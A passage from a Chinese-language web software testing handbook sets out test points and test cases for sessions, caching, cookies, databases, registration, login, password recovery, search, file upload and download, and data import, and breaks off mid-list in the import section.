| **进一步的信息** | Session不仅可以用来记录用户状态，大部分WEB服务处理时所用的数据都可以保存在其中，不过过多的使用Session会影响到WEB服务的处理效率。如：表单的数据保存于Session中，也同样可以对其进行测试，不过可能要借助于代码来实现。  服务器中的Session失效时间在IIS中可以设置，当需要测试Session是否如期失效时，可以先将Session失效时间设成较短的时间，以便加快测试进度。  设置方法：在IIS中选中虚拟目录，点右键查看其属性，在“虚拟目录”的Tab页中点击“配置”按钮，打开“应用程序配置”窗口的“选项”Tab，在“Session超时”中设置即可 | | |

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | Cache（缓存） | **整理人员** | 胥艳红 |
| **简介** | 针对相应Web缓存技术的实现是否有效可靠进行测试 | | |
| **详细技术说明** | 使用web缓存技术主要是为了解决响应慢的问题。  **使用缓存的具体目的和好处：**  （1）减少网络流量，从而减轻网络拥塞；  （2）降低客户访问延迟，其主要原因有：  ①缓存在代理服务器中的内容，客户可以直接从代理获取而不是从远程服务器获取，从而减小了传输延迟；  ②实在不能被缓存的内容由于网络拥塞及服务器负载的减轻而可以较快地被客户获取；  （3）由于客户的部分请求内容可以从代理处获取，从而减轻了远程服务器负载；  （4）如果由于远程服务器故障或网络故障造成远程服务器无法响应客户请求，客户可以从代理中获取缓存的内容副本，使得系统可靠性得到了加强。  **一个理想的Web缓存系统应具有以下特性**（评审方案时需注意）**：**  （1）快捷性：缓存系统应该能够有效地降低客户的访问延迟；  （2）鲁棒性：鲁棒性意味着可用性，客户希望Web服务随时可用；  （3）透明性：缓存系统对客户应是透明的，客户得到的结果仅仅是快速的响应和良好的可用性；  （4）可扩展性：Web缓存系统应能够随着网络规模和密度的不断增长而很好地进行扩展；  （5）高效性：Web缓存系统给网络带来的开销越小越好；  （6）适应性：缓存系统能够适应客户请求和网络环境的动态变化，这涉及到缓存管理、缓存路由、代理配置等，对于获得理想的缓存性能至关重要；  （7）稳定性：Web缓存系统采用的方案不应给网络带来不稳定；  （8）负载均衡：一个理想的缓存方案应能够将负载均匀地分发到整个网络，以避免某一个代理或服务器成为瓶颈或Hot spot点，而造成系统一部分甚至整个系统性能下降；  （9）异构处理能力：随着网络规模和覆盖域的不断增大，网络将跨越一系列不同的硬件和软件体系结构。Web缓存系统应能够适应不同的网络体系结构；  **Web缓存系统也会带来以下问题：**  （1） 客户通过代理获取的可能是过时的内容；  （2） 如果发生缓存失效，客户的访问延迟由于额外的代理处理开销而增加。因此在设计Web缓存系统时，应力求做到Cache命中率最大化和失效代价最小化；  （3） 代理可能成为瓶颈。因此应为一个代理设定一个服务客户数量上限及一个服务效率下限，使得一个代理系统的效率至少同客户直接和远程服务器相连的效率一样。  **所以在测试的时候就要特别注意，用了缓存后的数据实时性，有延迟的话是否可接受。缓存被删除或失效后是否还能正常访问获取数据，用了缓存后响应时间是否有很大提升。缓存机制是否存在漏洞影响业务使用。**  **在web系统中实现缓存的常见方式**（浏览器和web服务器自身的缓存机制不算）**：**  1、在客户端加cookies缓存数据，每次访问数据时先检查本地是否有数据且没过期，无数据或已过期则去服务器端获取数据。  2、web服务器前端加设缓存服务器（例如：nginx、memcache），已被访问过的静态资源和静态化页面存入缓存缓存服务器，减少数据库访问开销。 | | |
| **测试用例** | 1. 用户已打开WEB页面，如果此时在后台管理页面更改设置，或数据库文件，或者页面中的相关图片进行了修改，此时用户刷新页面应返回更新后的数据。 2. 用户已打开WEB页面，在缓存清除的生效时间（向开发人员询问）内重复打开页面，系统应很快地响应，当在缓存失效时间后再进行操作，此时应相当于重新打开页面的时间。 3. 当缓存清除时间可配时，修改缓存清除的生效时间后，再次测试是否一致。 | | |
| **进一步的信息** | 1、IE中的“检查网页的版本”的设置会对客户端是否重新从服务端取得页面会有影响。  2、对于一些开发控件，如：AJAX；AJAX用于写一些页面无刷新的内容获取页面，这种方式很快捷也很方便。但是AJAX获取内容时先检查本机缓存，如果本机缓存已有相同内容，则不访问远端服务器。针对这类情况，需要仔细测试缓存机制是否能够正常实现。  3、在性能测试设计时要避免缓存的影响，以免得到和实际运行状况不一致的响应数据。 | | |

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | Cookies | **整理人员** | 胥艳红 |
| **简介** | Cookies是一种能够让网站服务器把少量数据储存到客户端的硬盘或内存，或是从客户端的硬盘读取数据的一种技术。网站通过读取Cookies，得知你的相关信息，就可以做出相应的动作。 | | |
| **详细技术说明** | Cookies通常用来存储用户信息和用户在应用系统中的操作，当一个用户使用Cookies访问了某一个应用系统时，Web服务器将发送关于用户的信息，把该信息以Cookies的形式存储在客户端计算机上，这可用来创建动态和自定义页面或者存储登陆等用户个人信息。  所谓Cookie，只是一条极为短小的信息，它能够被网站自动地放置在一台电脑的硬盘中。通过Cookie，网站可以识别你是第一次访问，或是又一次访问它。在你浏览某些网站时，网站的程序会在你不知不自觉中将一个小的Cookie(作为一个文本文件)存储在你的硬盘中。  Cookies是数据包，可以让网页具有记忆功能，在某台电脑上记忆一定的信息。Cookies的工作原理是，第一次由服务器端写入到客户端的系统中。以后每次访问这个网页，都是先由客户端将Cookies发送到服务器端，再由服务器端进行判断，然后再产生HTML代码返回给客户端。通过这个原理服务器就可以根据不同用户产生不同cookies文件，这样当该用户再次访问同一个站点时就可以根据不同的cookies文件返回不同的页面信息了。 | | |
| **测试用例** | 1、输入用户名、密码登录网站后，cookies是否起作用且对信息进行加密  2、对于在首页后的链接页面，设定cookies有效时间，在有效时间里多次从直接访问该网页，是否需要重复登录（与具体的设计有关）  3、对于在首页后的链接页面，设定cookies有效时间，在有效时间里，先访问首页后再链接至该网页，是否需要重复登录  4、在过了cookies的有效时间后，直接访问该网页，是否需要重新登录  5、用户访问某网站，对网站的一些操作，比如查询信息，在本机再次访问该网站时，是否会提示显示出你上次的查询信息  6、A用户在一台计算机上登录网站且cookies保存后，B用户在A用户退出的情况下又用此台计算机登录相同网站也进行了cookies保存，在下次再直接访问该网站时，该网站是否可以直接访问，而不需要重复登录  7、用户在A计算机上登录且进行了cookies保存后，用户又在B计算机上登录且更改了密码，当用户再次在A计算机上访问网站时，cookies是否起作用  8、当你删除了保存的cookies文件时，再次访问网站时，是否会要求重新登录  9、改变cookies文件的路径后，cookies是否起作用了  10、对于cookies文件的保存路径，是否可以随意更改。  11、更改cookies文件里的用户名或密码，是否还能自动登录 | | |
| **进一步的信息** | 可以使用Cookies Manager v1.1工具查看和管理本机的cookies  在Windows 9X系统计算机中，Cookies文件的存放位置为C:Windows\Cookies，在Windows NT/2000/XP的计算机中，Cookies文件的存放位置为C:\Documents and Settings\用户名\Cookies。  在具体的web开发中，如果cookies的路径重新设定了，可以询问有关开发人员确认cookies的保存路径。 | | |

#### 1.4 数据库测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 数据库测试 | **整理人员** | 唐晓文 |
| **简介** | 测试Web系统中需要与数据库交互的功能 | | |
| **详细技术说明** | 在Web应用技术中，数据库具有非常重要的作用，数据库为Web应用系统的管理、运行、查询和实现用户对数据存储的请求等提供空间。在Web应用中，最常用的数据库类型是关系型数据库，可以使用SQL对信息进行处理。在web程序框架中一般会划分出一层专门对数据库进行连接操作，被称为数据层，业务层代码通过调用封装好的数据层代码操作数据库。  一般开发人员会对数据操作层做单元测试。  数据库测试是Web网站测试的一个基本组成部分。网站把相关的数据和信息存储在数据库中，从而提高搜索效率。很多网站把用户的输入数据也存放在数据库中。对于测试人员，要真正了解后台数据库的内部结果和设计概念，剖析评审每个功能点中对应的数据库操作，测试验证每个功能对于数据库操作的正确性。同时还要保障一些特殊事务功能的数据一致性、有效性。除了上面提到的结合业务功能来进行数据库相关测试，还有一种就是针对开发出来的数据库元件（函数、存储过程、视图、索引等）进行测试。此类测试就需要通过准备一些有针对性的测试数据和参数，在数据库中填写测试参数实际运行来检验该数据库元件是否按照设计正确运行。也可以采用白盒测试（覆盖路径或判断条件）或静态测试（读代码检查）的方法进行更深入的测试。  **结合业务功能数据库测试的主要检查项有：**  1、检查数据库设计是否满足业务需求。字段是否有遗漏、设计是否不合理。  2、前端业务输入校验是否和数据库一致，是否满足数据库要求（字段长度、格式等）  3、检查是否允许有数据重复。  4、前台并发执行操作，数据库端是否能正确处理。  5、对于事务类型的操作，中途操作失败后，是否有回滚，是否会造成数据不一致。  6、数据在各个工作流节点上传递是否正确，无遗漏，无数据类型冲突。  **测试数据库元件主要检查项：**  1、是否按照详细设计正确实现了原计划功能，逻辑是否正确。  2、各种输入参数是否都进行了容错校验，输出的参数是否正确。  3、是否正确处理了并发操作。  4、执行效率是否太慢、数据量大的时候是否会暂停执行（表空间不足）或者崩溃。  注意：如果存储过程或者函数进行了入口参数更改，那么所有调用了这些数据库元件的程序都必须修改。  **测试数据库需要了解的知识：**  1、关系型数据库的特点  2、基础SQL语句的编写（增删改查）、存储过程的编写  3、数据库表、视图、索引、触发器、存储过程、函数。  4、数据库相关配置、常用数据库管理操作。  5、新建、删除数据库/表；数据和数据库的导入导出。  6、数据库远程连接操作。  以上知识点仅罗列出来供测试新人了解，在此不详细讲述，如有不懂请自行恶补。  **常用测试工具：**  在测试过程中我们需要对数据库里的数据进行增删改查。这就要使用到一些连接可远程操作数据库的工具，例如：oracle的PL/SQL，mysql数据库的HeidiSQL等。具体的操作可参见测试工具库相关文档。 | | |
| **一级用例** | 1、检查数据库表、视图、索引等设计是否符合需求，字段是否一致、类型是否合理、限制条件是否一致。  2、检查前台显示的字段是否和数据库字段对应，显示是否正确，字段是否有遗漏，长度限制格式限制等是否一致。  3、检查前台功能对数据的操作是否正确、完整。例如：一个操作需要操作两个表，结果程序只对一个表的数据做了操作；需要保存所有字段，结果只保存了几个主要字段；某些自动填充的字段如创建时间等没有自动保存到对应字段。  4、对数据库里的一些关键字段值做修改，前台访问的时候，数据展示是否会出错。  5、下拉框或者一些选择框需要绑定字典表的，检查其绑定的字典表内容和ID值是否正确。  6、根据业务流程跟踪数据流的来龙去脉，传递过程中是否有不一致现象或其他错误。  7、数据入库或更新操作，是否允许重复数据出现，重复数据的判断标准是哪个字段或哪几个组合字段。  8、功能中用到数据库触发器的话，要检测是否能正常触发相关动作。  9、对于某些功能属于事务类型的操作，必须测试中途出现异常，数据库是否有回滚处理。例如：付款到一半出错，是否能把之前扣除的原账号金额，返还给原账号。 | | |
| **二级用例** | 10、关键SQL、存储过程的执行时间要在可接收范围内，一般单次处理不超过3秒。 | | |
| **三级用例** | 暂无 | | |
| **进一步的信息** | 针对数据库的性能测试可参见性能测试章节。 | | |

#### 1.5 注册

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 注册 | **整理人员** | 张桂琼，唐晓文 |
| **简介** | 测试web网站或系统中的注册功能。 | | |
| **详细技术说明** | **web中的注册功能：**  注册功能，在输入正确的情况下可成功注册，可通过注册的信息进行登录。  注册后一般要求激活或者邮箱验证，一般不允许重复注册，注册用户有排重机制。  测试主要是验证注册页面输入的各字段是否符合规定，校验激活是否成功。  一般情况注册页面都包含用户名、密码、确认密码、验证码等字段。  **一般注册的邮箱验证、短信验证功能：**  注册时一般需要邮箱激活或者短信激活验证。  邮箱激活：服务器端会生成一个验证码加到验证链接中发到注册人的邮箱里，注册者通过点击邮件中的激活链接跳转到网站确认激活，邮箱认证成功。一般这个验证码都有时效限制，过期后就不能再被使用。  短信激活：原理同上，生成验证码在一定时效期内输入验证码，激活短信验证。这里需要注意测试短信接收到的速度，应该在1分钟内发送到用户手机，避免影响用户体验。  上述两种方式都应该可以重发验证信息，重发后原来的验证码和链接就应该无效。 | | |
| **一级用例** | 1、填写符合要求的数据注册：用户名字和密码都为最大长度  2、填写符合要求的数据注册：用户名字和密码都为最小长度  3、填写符合要求的数据注册：用户名字和密码都是非最大和最小长度的数据  4、必填项分别为空注册  5、用户名长度大于要求注册1位  6、用户名长度小于要求注册1位  7、密码长度大于要求注册1位  8、密码长度小于要求注册1位  9、用户名是不符合要求的字符注册  10、密码是不符合要求的字符注册  11、两次输入密码不一致（如果注册时候要输入两次密码，那么这个是必须的）  12、重新注册存在的用户  13、改变存在的用户的用户名和密码的大小写，来注册  14、看是否支持tap和enter键等；密码是否可以复制粘贴；密码是否以\* 之类的加秘符号显示  15、重复提交注册信息：一条已经注册了的了信息，用ie回退后再次提交注册，系统应该提示已经注册的信息。  16、检查页面链接，每个链接是否有对于的页面，并且每个页面可相互切换  17、验证码验证：做验证码输入验证时，先结合“字符输入验证”进行测试，然后注意的地方是，当利用ie回退或者刷新时，显示的验证码应该和时间系统验证码一致，如果验证码以图片形式显示，但图片由于其他原因不能看到或者显示不完整，系统应该允许进行重新获取，最好不要做整个页面刷新。  18、单选框、多选框的输入验证：单选框需要依次验证单选框的值是否有效；多选框需要依次验证多选框的值是否都有效。  19、必填项验证：输入不允许为空的时候，系统要提示用户输入信息功能  20、日期、时间输入验证：分别输入任意字符、任意数字、非日期格式的数据、非正确日期、空值、空白值。不合法的输入，系统要给出必要的判断提示信息。（注：有些系统会不让输入当日以后或者以前的日期、时间；有些系统会通过javascript来自动填写时间，这时需要注意是否人工主观填写输入）  21、注册成功后要到数据库去查看保存的所有字段是否都正确（包括页面上没有显示的字段）  22、测试激活邮件是否成功发送，各类邮箱是否能收到，收到激活邮件后是否能点击激活链接激活，已经激活后的邮件再点击激活链接是否会失效，激活链接过期后再点击是否失效，测试重发激活邮件是否能重发。  23、测试激活短信验证码是否能收到，收到后输入验证码是否能激活，验证码是否能重发，验证码短信是否能在失效到期之前被用户收到，验证码过期失效后是否还能用，别人的验证码是否能被其他人用于激活，注册后没有激活下次登录是是否还能进去激活页面。 | | |
| **二级用例** | 暂无 | | |
| **三级用例** | 暂无 | | |
| **进一步的信息** | 无 | | |

#### 1.6 登录

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 登录测试 | **整理人员** | 张桂琼，唐晓文 |
| **简介** | 测试在WEB中的登录功能 | | |
| **详细技术说明** | **WEB登录功能的需求分析：**  1.实现用户名和密码的输入  2.提取用户名和密码信息  3.查询远程用户信息判断输入账号是否正确  4.登录时有进度条  5.超时处理  6.登录成功跳转（如果是正常登录页登录跳转到制定起始页，如果是触发登录则跳转到触发登录前的页面）  7.只允许单点登录  8.登录后只要不注销，下次进来自动登录  9.登录成功后保持登录  **WEB登录中的一些特殊处理：**  1、网页上只能使用电脑键盘输入，不需要控制输入法。WEB使用软键盘输入，为了增加用户体验可以在输入法上做定制化显示。（例如：键盘上只显示需要输入的数据类型、“完成”按钮可以设置为“下一个”把焦点移到下一个。甚至实现不同系统输入法切换。）  2、登录后如何保持住登录状态：这个可以用session机制来处理，当用户连接到服务器，服务器可以生成一个session返回给手机客户端，客户端保存这个session,每次发送操作都把session作为参数发给服务器，服务器可以判断这个session是否过时和存在。  3、如何实现自动登录：一次登录成功后，就把用户名和密码保存，下次打开则去读取，如果读取失败则给出提示让用户重新输入。  **登录相关的安全知识：**  为了避免恶意用户频繁大批量的登录对服务器造成冲击，所以一般登录界面上都会设置“验证码”  验证码是使用代码生成的一串字符串、问题图片，根据要求输入对应的验证码才可以登录。  自动登录的用户名密码保存方式：一般会保存在cookie文件里但是有安全隐患。  还有一种就是勾选浏览器的自动保存网站密码账号的功能选项。但这种方式不是程序处理，我们可以不用管。 | | |
| **一级**  **用例** | 1. 页面title、文字描述是否正确。 2. 输入正确的用户名和正确的密码登录。 3. 登录成功后，退出再次打开，自动登录成功显示为已登录状态。 4. 输入正确的用户名和正确的密码，但未区分大小写 5. 输入正确的用户名和错误的密码，出现密码错误的提示并清空密码输入框。 6. 输入错误的用户名和错误的密码，给出相应提示。 7. 不输入用户名和密码/或均为空，直接点击登录，给出正确提示。 8. 只输入用户名，密码为空/或为空格/或为回车/或为tab，出现“请输入密码”提示框，用户名为空/或为空格，只输入密码。 9. 检查用户名和密码输入框的字数长度限制（大于、等于、小于）。 10. 输入没注册过的用户名，提示该用户未注册请注册。 11. 点击“取消”按钮或返回上级按钮，取消登录返回上级页面。 12. 检查正常用户名不允许的特殊字符（包括输入法中可以输入的所有类型字符）、空的用户名，系统（操作系统和应用系统）的保留字符。 13. 不合法的密码有：空密码（除有特殊规定的），错误的密码，字符大于密码的限制、正常密码不允许的特殊字符，系统（操作系统和应用系统）的保留字符。 14. 密码输入框输入显示（一般显示为\*或者黑点） 15. 同一个账号只能在一个web中登录，不能多点登录，或者一个登录另一个就自动退出。 16. 测试无网络时登录，是否能给出正确提示。 17. 对于界面有链接的界面，要测试界面上的所有的链接都正常跳转到正确页面。 18. 打开登录界面，自动弹出输入法，且输入法是按照需求定制显示正确。 19. 登录失败次数限制，测试失败次数为依次减少一 20. 当本地保存有多个可自动登录的账号密码时，打开应用时会选择最后退出的账号自动登录。 | | |
| **二级**  **用例** | 1. 页面的默认焦点是否控制在用户名输入框中，并打开输入法； 2. 登录成功后退出，手动删除本地保存的账号信息，再次打开客户端则显示为登录页面要求输入用户名密码，不会自动登录。 3. 输入用户名和密码点击登录，按返回键撤销，成功撤销返回上一级页面，且登录动作继续进行直至登录成功。 4. 安全测试。在输入框中做sql注入测试，看是否能绕过登录或操控数据库获取信息。 | | |
| **三级**  **用例** | 1. 验证登录的次数是否有限制。从安全角度考虑，有些安全级别高的软件会考虑这方面的限制。 2. 测试账号和密码的复制粘贴功能。 | | |
| **补充**  **信息** | 无 | | |

#### 1.7 修改找回密码

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 修改找回密码 | **整理人员** | 张桂琼 |
| **简介** | 测试web中的修改找回密码功能。 | | |
| **详细技术说明** | **web中的修改找回密码功能：**  1、不输入旧密码，直接改密码 2、输入错误旧密码 3、不输入确认新密码 4、不输入新密码 5、新密码和确认新密码不一致 6、新密码中有空格 7、新密码为空 8、新密码为符合要求的最多字符 9、新密码为符合要求的最少字符 10、新密码为符合要求的非最多和最少字符 11、新密码为最多字符-1 12、新密码为最少字符+1 13、新密码为最多字符+1 14、新密码为最少字符-1 15、新密码为非允许字符（如有的密码要求必须是英文和数字组成，那么要试汉字和符号等） 16、看是否支持tap和enter键等；密码是否可以复制粘贴；密码是否以\* 之类的加秘符号 17、看密码是否区分大小写，新密码中英文小写，确认密码中英文大写． 18、新密码与旧密码一样能否修改成功． | | |
| **一级用例** | **找回密码：**   1. 正确输入注册邮箱获取链接，24小时内用获取链接进入密码设置界面，正确输入新密码 2. 输入的邮箱不为已注册的邮箱，显示邮箱不存在的错误提示 3. 正确输入注册邮箱，点击重新发送，可重新获取链接 4. 正确输入注册邮箱获取链接，24小时内多次用获取的链接进入密码设置界面，显示链接已过期的错误提示 5. 正确输入注册邮箱获取链接，相隔24小时用获得链接进入密码设置界面，显示链接已过期的错误提示 6. 正确输入注册邮箱获得链接，24小时内用获得链接进入密码设置界面，输入不合规的密码，显示密码输入不符合规范的提示   **修改密码：**   1. 新密码长度在【最小值、最大值】之间，进行修改 2. 新密码长度为最大值，进行修改 3. 新密码长度在最小值，进行修改 4. 不输入旧密码进行修改，显示未输入旧密码提示信息 5. 输入错误的旧密码进行修改，显示旧密码输入错误提示信息 6. 新密码输入为空进行修改，提示未输入新密码提示信息 7. 重复新密码输入为空进行修改，显示未输入二次密码提示信息 8. 新密码与重复新密码不一致进行修改，显示两次密码输入不一致的提示信息 9. 新密码长度过长时，有相应提示密码长度过长 10. 新密码长度过短时，提示密码长度过短 11. 新密码中输入非法字符时，提示密码字符验证信息 12. 看是否支持tap和enter键等；密码是否可以复制粘贴；密码是否以\* 之类的加秘符号显示 | | |
| **二级用例** | 暂无 | | |
| **三级用例** | 暂无 | | |
| **进一步的信息** | 无 | | |

#### 1.8 搜索

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 搜索测试 | **整理人员** | 江洋、唐晓文 |
| **简介** | web中涉及到的搜索功能测试 | | |
| **详细技术说明** | **web中搜索的实现方式：**   1. 直接用SQL访问数据库搜索（搜索本地数据库、远程数据库） 2. 调用接口实现搜索（例如：调用OneSearch接口） 3. 搜索返回多条数据：返回所有搜索数据、搜索后分页首次只返回第一页数据其他数据存在缓存中，等用户操作翻页后再分页返回 4. 搜索返回单条数据。   **Web搜索中可能出现的问题：**  1、数据搜索返回慢，有可能是什么原因慢，如何排查。  1）SQL语句执行效率慢，可执行一次看看执行耗时。  2）搜索数据太多且没建索引。  3）搜索返回的结果数据太多，且都是一次性返回，没有分批返回。  2、搜索引擎的匹配和数据库SQL搜索有什么不同。  1）搜索引擎会先通过分词，再用分词得到的各组词汇去按照一定规则依次进行搜索，根据分词结果不同会有可能出现虽然有包含搜索关键字的内容，但是也搜索不出来。例如：输入“车”，搜索不出“车工”相关数据。  2）SQL搜索可以是精准搜索、也可以是like类的模糊查询，但是它返回的结果就比较简单直观，只要是完全匹配或者包含某个字就一定能返回，不存在太复杂的搜索逻辑，但是效率较慢。  3、搜索引擎搜索不准确有可能是什么原因造成的。  1）分词不准确，分词库的词语不够多，匹配不上的几率大。  2）索引没生成，没同步。或者索引正在更新的那一瞬间，搜索不到数据。  4、搜索数据量大时一般会采用什么技术手段处理。  1）在被搜索表上加索引  2）在数据库里根据时间或其他字段建立分表，分批搜索。  3）采用搜索引擎搜索  4）优化搜索SQL  5）分页（分批）返回结果数据  6）截断结果数据返回：例如搜索到1000条，只返回100条。  7）搜索结果缓存在服务器端，下次再搜索，直接读缓存返回数据。 | | |
| **一级**  **用例** | 1. 搜索页面检查，文字显示正确 2. 使用默认条件搜索（页面中直接点击搜索） 3. 依次修改可选条件搜索，确保所有选择的条件生效 4. 修改输入条件搜索，确认输入的搜索条件生效 5. 修改区间条件搜索，确认区间范围搜索生效（大于、等于、小于三种情况） 6. 组合可选、输入条件搜索 7. 搜索框的输入校验特殊字符、中文、英文、数字（每种类型纯输入一次，最后再组合输入一次） 8. 操作后检查搜索条件及查询结果：查询结果匹配正确、字段显示正确、排序正确、返回条数正确 9. 检查搜索结果为空时的提示语是否正确 10. 检查搜索失败的提示语是否正确 11. 在搜索后按返回键，立即返回上一次操作 12. 操作后，选择一条数据查看，验证只打开选择的这条数据且详情信息和数据库一致 13. 搜索后，验证数据字段不能被编辑 14. 搜索后，若未选中记录，点击查看验证是否给出查看的提示 15. 搜索后，若选中多条记录时，点击一条记录进行查看，验证是否只查询出点击的这条记录详情信息 16. 搜索后，若未选中记录，点击全部查看时，验证是否给出提示 17. 搜索后，若只选择一条记录，点击全部查看时，验证是否只打开选择的这条记录的详情信息 18. 搜索后，进行翻页，验证翻页后页面数据是否正确 19. 输入条件，点击【enter】按钮，是否执行搜索操作 | | |
| **二级**  **用例** | 1. 在无网络的情况下搜索，提示语是否正确  2. 在接口宕机时搜索，提示语是否正确  3. 搜索框的SQL注入校验、跨站脚本攻击校验  4. 搜索本地数据库时，数据库被手动删除（清数据）了，此次搜索为空，不影响操作  5. 搜索本地数据库时，数据库宕机，此次搜索不到数据，验证提示语是否正确  6. 在无网络访问权限时搜索，提示语是否正确 | | |
| **三级**  **用例** | 1. 搜索远程数据库时，数据库宕机，给出响应提示  2. 一次性搜索返回大量数据时，不会造成内存溢出崩溃（大数据量测试） | | |
| **进一步的信息** | 暂无 | | |

#### 1.9 上传下载图片/文件

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 上传下载图片/文件测试 | **整理人员** | 江洋、唐晓文 |
| **简介** | web应用中上传下载图片/文件测试 | | |
| **详细技术说明** | **上传下载图片/文件功能简介：**  上传：先通过用户选择提交图片/文件，传输图片/文件保存到服务器端，然后把相应信息写入数据库中或以文件形式保存到指定位置。  下载：每次到下载页面时，从数据库中读出图片/文件路径，根据路径在服务器目录中寻找，找到后传给web（传的方式有：整体传输、分段传输、断点续传）  **web应用上传图片/文件：**  上传一般为前台操作，上传时能否选中本地图片/文件（能否扫描出可上传图片/文件），是调系统应用选择图片/文件还是自己开发选择页面（扫描相应图片/文件展示在页面中供用户选择上传）。选择好图片/文件后，把图片/文件打开加入内存缓冲区（一般大图片/文件不能加入内存缓冲区），再建立服务器链接，逐步上传直到完成图片/文件，关闭服务，销毁缓冲区临时对象。重要的大图片/文件上传最好有断点续传，避免意外造成的中断。  在接到类似测试需求的时候，我们都要向开发确认以下问题：  1、上传文件格式有什么限制、文件类型有什么限制、大小有什么限制等等。  2、上传图片时需要做什么特殊处理？（转码、压缩、改名）  3、上传视频时需要做什么特殊处理？（转码、压缩、改名）  4、上传后的处理是实时处理还是先保存后批量处理？一般都是实时处理。  5、文件上传后的保存方式？文件，数据库二进制？  6、如果是以文件保存，保存路径是否安全、文件夹文件多后如何处理？  **Web应用下载图片/文件：**  下载图片/文件一般是在后台同步处理，在通知栏中显示下载进度，下载完成后从通知栏中点击进去就能见到下载图片/文件。下载中断后能否断点续传（一般不支持断点续传和分段传输）。  下载的形式：通过点击应用页面中的下载按钮或链接下载（一般可以重复下载）。  下载后的保存地址：一种是默认、一种是让用户指定（一般是保存在应用的专属文件夹）。 | | |
| **一级**  **用例** | 1. 正常上传、下载图片/文件成功 2. 使用通知来显示下载进度的，进度条显示正常，点击通知能够跳转到下载图片/文件页面 3. 在指定页面显示下载进度的，进度条显示正常，暂停下载再重新下载，进度条显示正常，且能继续接着下载，下载完成后能在下载列表中打开图片/文件 4. 上传、下载的图片/文件存放路径是否正确 5. 上传、下载后的图片/文件能正常打开使用，打开后无乱码 6. 没有选择图片/文件，提交空图片/文件上传是否有提示信息 7. 选择图片/文件但提交图片/文件大小为0kb是否有提示信息 8. 限制上传图片/文件类型，判断图片/文件是否为合法图片/文件（图片：gif/jpg/bmp...文档：doc/sxw/xls...压缩包：zip/rar...安装文件：exe/msi） 9. 限制上传图片/文件大小，上传超大图片/文件是否会有内存溢出 10. 重复上传同一个图片/文件（图片/文件名相同）是否成功 11. 图片/文件名大小写不同，是否提交成功 12. 上传、下载图片/文件失败后，给出相应提示 13. 上传多个图片/文件时，部分失败后的处理，是否回滚（例如5个图片上传成功3个，2个失败） 14. 检查断网或接口崩溃时上传、下载的提示内容是否友好 15. 上传过程中，按返回键，取消上传 16. 下载过程中，按返回键不会对下载造成影响 17. 系统内存不足，下载时能否给出提示 18. 上传、下载中正确/错误的提示文字是否正确 19. 上传时，对必添项是否进行校验 20. 上传图片/文件个数超过最大值是否有提示信息且是在提交前校验还是提交后校验 21. 上传图片/文件是否支持中文名称 22. 上传失败后，是否清除（或还原）了填写内容 23. 上传、下载时点击ie中返回按钮，是否返回上一页面 24. 下载时直接打开是否显示正确 25. 对于本机没有安装工具的图片/文件是否能够打开，是否能给出正确的提示 26. 后台设置了下载权限的图片/文件是否可以被正确看到、是否可以正常下载 27. 上传图片/文件名测试，检查是否符合图片/文件名规范 | | |
| **二级**  **用例** | 1. 程序中有未上传、下载完的数据，断网后重新连网是否能继续上传、下载成功。手动删除了未下载完成的图片/文件，程序是否会自动重新下载 2. 不同系统版本、浏览器下的兼容性测试 3. 上传下载过程中，清缓存、清内存后上传、下载是否能正常进行 4. 上传图片/文件异常情况测试：如硬盘空间不足 5. 上传图片/文件速率性能测试：检查上传不同的图片/文件在不同的网络环境响应速度，及系统资源占用 6. 上传图片/文件安全性测试：如上传常见木马 7. 上传图片/文件特性测试：如果支持如断点续传等一些特性 8. 下载图片/文件，是否支持单个、多个、全部批量上传下载 9. 下载图片/文件失败时，是否还能重新下载该图片/文件 | | |
| **三级**  **用例** | 1. 下载图片/文件时，服务器是否存在一个存储目录图片/文件数过多，造成访问速度下降的问题 2. 多用户同时上传下载，测试上传下载性能、速度是否有影响 3. 同一个客户端持续上传多次图片/文件，内存占用是否异常，是否会造成内存溢出 4. 多个客户端同时上传，服务器能否支撑最大多少用户同时上传（能建立多少链接、上传速度可接受） 5. 多个用户同时下载，服务器能支持多少用户同时下载（能建立多少链接、下载速度可接受） | | |
| **进一步的信息** | 暂无 | | |

#### 1.10 数据的导入

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 数据导入的测试 | **整理人员** | 蒋增丽、唐晓文 |
| **简介** | 测试Web系统中常见的数据批量导入数据库操作。 | | |
| **详细技术说明** | **Web数据导入的实现方式：**  1）一般导入简单的少量数据，只需要从Excel中读取响应字段每行逐一读出（放入内存）导入数据库即可，测试也相对比较简单，只需校验特殊值的容错、模板正确性校验、导入完整性正确性检查、敏感词、数据排重、文件大小限制等方面即可。  2）但是如果是大量的数据要导入库，在技术上需要做一些特别的处理，测试过程中的检查内容就会增加，例如：先把数据分段读入内存（每500条读写一次数据库）、或者先把数据导入临时表再通过处理程序定时处理入库。在这种情况下要特别检查数据完整性和正确性，以及处理效率。 | | |
| **一级用例** | 1. **导入数据成功** 2. 数据符合规则，并且前后无空格 3. 数据符合规则，但前后有空格 4. 某些行存在空格，并且无有效数据（或者将原来存在数据的单元格中的数据直接删除，Excel中对直接删除数据以及删除行之后的结果还是不一样的，有时直接删除数据会被认为该行仍存在只是数据为空） 5. 数据从Word文档或者外部拷贝，导入后是否有乱码。 6. 大数据量导入（在允许范围以内，控制文件的大小） 7. 仅输入必填项 8. 导入文件的类型符合数据库规范 9. 模板最后一列后面存在多余列 10. **导入数据失败** 11. 模板格式有误（预期结果：导入失败，提示：导入失败，模板格式有误） 12. 模板文件的格式不正确 13. 模板列名错误 14. 模板列的位置不正确 15. 缺少列 16. 列名不正确 17. 模板所在的工作表位置或名称不正确 18. 数据为空（预期结果：导入失败，提示：导入模板中无任何数据） 19. 必填项为空（预期结果：导入失败，提示：说明某一行某字段为空） 20. 数据不符合规范（预期结果：导入失败，提示：根据不同的结果进行合理提示） 21. 所有行均存在格式不符合规范的数据 22. 所有行均存在超出长度方位的数据 23. 部分符合规则，部分不符合规则 24. 模板内的数据之间存在重复（预期结果：导入失败，提示：根据不同的结果进行合理提示） 25. 模板内的数据与系统中已经存在的数据冲突（预期结果：导入失败，提示：根据不同的结果进行合理提示） 26. 数据超出可以导入的范围（根据具体业务相关） 27. 